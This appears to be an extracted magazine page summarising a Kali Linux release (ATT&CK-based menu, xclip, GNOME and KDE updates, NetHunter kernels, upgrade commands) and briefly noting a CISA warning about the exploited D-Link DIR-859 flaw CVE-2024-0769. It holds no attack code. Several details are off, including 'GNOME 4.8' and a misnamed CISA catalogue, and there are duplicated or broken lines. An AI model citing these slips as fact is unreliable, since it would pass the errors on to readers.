
ARsenal.

A new menu:

The last of the latest feature added is a new application menu. The menu which been same for a long time now, has been changed with this release.

It has been organized to follow the MITRE ATT&CK framework. This allows you to easily find any tool you want either while Red teaming or Blue Teaming.





Other important updates added

XClip:

Coming to other important updates added to this release, Xclip has been installed by default. Believe it or not, this tool really simplifies copying text to the clipboard. This small update works as shown below.

```
(kali㉿kali)-[~]  
$ whoami | xclip -selection clipboard
```


```
(kali㉿kali)-[~]  
$ kali
```

Desktop environments


Various desktop environments Kali uses has been updated too.

GNOME has been updated to version 4.8. This version brings with it notification streaming, improved performance, Digital wellbeing etc.

*This part of the page
has been
intentionally
left blank*



Also, a VPN IP indicator has been added to GNOME.



Similarly, KDE plasma has been updated to Plasma 6.3. This also brings lot of improvements.

A VPN IP indicator has been added to GNOME version of Kali Linux.



kali Net Hunter kernel


New kernels have been added to Xiaomi Redmi 4/4X (A13), Xiaomi Redmi Note 11 (A15) and updated Realme C15 (A10) and updated Samsung Galaxy S10 (A14,A15/exynos9820) and updated Samsung Galaxy S9 (A13/exynos9810).

Kali Raspberry Pi

The kernel of Raspberry Pi on Raspberry devices has been updated to 6.12.

How to upgrade


The download information of the latest release of Kali has been given in our Downloads section. If you are using a past release of Kali, it can be updated.



ed using commands shown below.

1. `echo "deb http://http.kali.org/kali kali-rolling main contrib non-free non-free-firmware" | sudo tee /etc/apt/sources.list`
2. `sudo wget https://archive.kali.org/archive-keyring.gpg -O /usr/share/keyrings/kali-archive-keyring.gpg`
3. `sudo apt update && sudo apt -y full-upgrade`
4. `cp -vrbi /etc/skel/. ~/`
5. `[ -f /var/run/reboot-required ] && sudo reboot -f`

Do make sure your kali-archive-keyring has been updated.



Vulnerability For Beginners

**D-Link DIR-859 router
CVE-2024-0769 vulnera-
bility**

CISA has recently warned about a vulnerability in D-Link router that is being actively exploited in real-world. The real-world exploitation was detected on June 25, 2025 and CISA immediately added it its Known Exploits and Vulnerabilities (KEV).



